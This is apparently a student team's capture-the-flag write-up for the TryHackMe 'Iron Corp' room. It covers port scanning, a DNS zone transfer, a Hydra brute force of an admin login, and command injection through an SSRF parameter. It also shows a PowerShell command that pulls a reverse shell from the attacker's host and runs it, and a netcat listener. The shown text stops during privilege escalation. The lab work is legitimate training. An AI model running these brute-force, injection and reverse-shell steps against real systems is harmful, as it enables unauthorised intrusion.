PenTest 2

Iron Corp

Cylert

Members

ID	Name	Role
1211101022	Ashley Sim Ci Hui	Leader
1211102285	Chin Shuang Ying	Member
1211102398	Nicholas Tiow Kai Bo	Member
1211103427	Law Chin Keat	Member

Pentest 2: Iron Corp

User Flag


Section: Recon and Enumeration


Member Involved: Chin Shuang Ying & Nicholas Tiow Kai Bo


Tools used: Nmap, GNU nano, Nslookup, Dig, Hydra, FireFox, Google

Thought Process and Methodology and Attempts:


The room instructed us to edit our config file and add ironcorp.me, so Shuang Ying followed that. Shuang Ying navigated to their /etc/ folder and opened a terminal there, then used **sudo su** to enable root permissions. She then used nano to edit the hosts file and add the target machine's IP.







After that, Shuang Ying could start the penetration test. First, she tried a simple Nmap scan, but nothing came up. Nmap gave the prompt to try scanning with the flag -Pn.




So, Shuang Ying tried doing just that. However, trying an Nmap scan on Kali took almost an hour to complete, so she used the AttackBox on THM instead, which gave us the following ports.

```
root@ip-10-10-25-156:~# nmap -Pn -T5 -p1-65535 10.10.10.173

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-02 05:35 BST
Warning: 10.10.10.173 giving up on port because retransmission cap hit (2).
Nmap scan report for ip-10-10-10-173.eu-west-1.compute.internal (10.10.10.173)
Host is up (0.020s latency).
Not shown: 65527 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8080/tcp  open  http-proxy
11025/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
MAC Address: 02:5E:80:35:AA:8F (Unknown)
```

Upon navigating to port 8080, Shuang Ying was greeted with what looked to be the dashboard of some sort of tracker. After searching around for anything that could be exploited, it didn't seem like there was anything useful.



Shuang Ying then tried a DNS lookup using Nslookup, but that gave her the following error.

```
└─$ nslookup ironcorp.me
Server:         192.168.238.2
Address:        192.168.238.2#53

** server can't find ironcorp.me: NXDOMAIN
```

Because of that, Shuang Ying decided to use another DNS query service, **Dig**, which she found through a quick Google search. Using a tutorial on hostinger.my, Shuang Ying did a successful DNS query and found two subdomains on the website, which were **admin** and **internal**.


```
└─$ dig @10.10.71.99 ironcorp.me axfr

; <<>> DiG 9.18.1-1-Debian <<>> @10.10.71.99 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 307 msec
;; SERVER: 10.10.71.99#53(10.10.71.99) (TCP)
;; WHEN: Mon Aug 01 21:15:17 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```


Shuang Ying proceeded to add those two subdomains to the /etc/hosts file.

```
  GNU nano 6.2                                  hosts *
127.0.0.1       localhost
127.0.1.1       kali
10.10.98.114    lundc.lunar.eruca.com lundc lunar-LUNDC-CA lunar.eruca.com
10.10.68.95     ironcorp.me
10.10.68.95     admin.ironcorp.me
10.10.68.95     internal.ironcorp.me
```


Navigating to those subdomains on port 8080 didn't seem to give Nicholas anything different, so Nicholas tried it on port 11205 instead. The subdomain admin gave a login prompt. It requested two credentials, username and password.




The subdomain internal, on the other hand, simply stated that access was forbidden. From this, we can see that the website is powered by Apache, OpenSSL and PHP.



Nicholas tried Google to look for any tools that can be used for brute forcing the login prompt on the admin subdomain in Linux.



Nicholas found a tool called Hydra and decided to use it. In order to use it for brute forcing, Nicholas needed to modify the password mining command to fit the room.




Nicholas guessed that the username was admin, since that was the name of the subdomain. He also used the wordlist rockyou.txt located in /usr/share/wordlists/ to brute force the password. He successfully brute forced it and found out that the username is **admin** while the password is **password123**.

```
┌──(1211102398㉿kali)-[/usr/share/wordlists]
└─$ hydra -l admin -P rockyou.txt -s 11025 admin.ironcorp.me http-get -I
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 23:04:56
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 613.00 tries/min, 613 tries in 00:01h, 14343786 to do in 389:60h, 16 active
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 23:06:43
```

After entering the login credentials, Nicholas was greeted with this page containing a search query.




Section: Initial Foothold


Member Involved: Ashley Sim Ci Hui

Tools Used: BurpSuite, FoxyProxy, Powershell, Powershell reverse shell by @samratashok, Python, Firefox, GitHub, Google


Ashley tried submitting "ls" to see if the query functioned as some sort of direct terminal and observed that doing so changed the URL to admin.ironcorp.me:11025/**?r=ls#**.



Presumably, this means that Ashley can make requests to the server through the search query. Thinking back to the subdomain internal that was forbidden to access earlier, she tried putting that into the search bar and submitting it, which gave she the following page:




Clicking on the red "here" hyperlink just took Ashley back to the access forbidden page, so she instead decided to view the page source. Line 140 of the source code gives the full URL of the hyperlink.





```
135 </script>
136 <html>
137
138 <body>
139
140         <b>You can find your name <a href=http://internal.ironcorp.me:11025/name.php?name=>here</a>
```

Thus, Ashley submitted the full URL into the search bar and got some text saying “My name is: Equinox”. she assumed Equinox is the name of the user.




Since Ashley knows that the website is powered by Apache on Win64, this probably functions as a Powershell terminal. Because of this, she decided to try executing Powershell commands like dir by editing the “name” value in the URL to **Equinox|dir**.


As expected, it does work like a Powershell terminal, which makes this an SSRF exploit. Ashley was able to view a list of directories in the website’s internal system. Based on this, she can try to upload a Powershell reverse shell to the system.




To do that, Ashley first had to find a reverse shell online. This is the one that she found on GitHub, created by @samratashok.




Ashley then copied the raw code and created a .ps1 file to store the reverse shell on Kali using nano, making sure to change the IP to her attacking machine's IP and the port to the port that she wanted to host the listener on.




To upload the reverse shell, Ashley first used BurpSuite's decoder tool to encode a combination of the original link with the Powershell command **powershell.exe%20wget%20%22http://10.8.6.83:1234/shell.ps1%22%20-outfile%20%22E:\xampp\htdocs\internal\shell.ps1%22** as a URL. To do this, she first hit the smart decode button (to process %20 as a space and %22 as quotation marks) before selecting Encode as → URL.







After that, Ashley tried using Python to turn her attacking machine into a web server using **python3 -m http.server 1234**.



Ashley then turned on FoxyProxy to intercept a query with BurpSuite. This request was sent to BurpSuite's repeater and then forwarded.







In the Repeater tab, we can see the request we intercepted and the value that we submitted, asdd. After that, she turned off the intercept in the Proxy tab.


Using the encoded URL from earlier, Ashley replaced the "asdd" value and clicked the orange Send button in the top left. This should have uploaded the reverse shell to the internal system, since the response tab didn't return anything unusual.

When Ashley used dir to get a list of directories & files again, she saw that the shell was successfully uploaded.



Now, all Ashley had to do was run the shell. Using the BurpSuite decoder once again, she encoded the command **powershell.exe%20./shell.ps1** into the URL. When a Netcat listener is set up to catch this shell, a reverse shell can be created.





Section: User & Root Privilege Escalation

Members Involved: Law Chin Keat

Tools Used: Nectat, Powershell

Thought Process and Methodology and Attempts:

Chin Keat set up a Netcat listener, then ran the command. He was able to successfully create a reverse shell in the terminal.

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.92.117] from (UNKNOWN) [10.10.61.213] 49967

PS E:\xampp\htdocs\internal>
```

First, Chin Keat navigated to the C drive, then got a list of directories and files. The one that stands out the most is the “Users” file.

```
PS E:\xampp\htdocs\internal> C:
```

```
PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020  11:27 AM                inetpub
d-----         4/11/2020   8:11 AM                IObit
d-----         4/11/2020  12:45 PM                PerfLogs
d-r---         4/13/2020  11:18 AM                Program Files
d-----         4/11/2020  10:42 AM                Program Files (x86)
d-r---         4/11/2020   4:41 AM                Users
d-----         4/13/2020  11:28 AM                Windows
```

Upon navigating to it and using dir again, Chin Keat saw a list of users including Admin, Administrator, SuperAdmin, and the one that was seen earlier, Equinox.

```
PS C:\> cd Users
PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
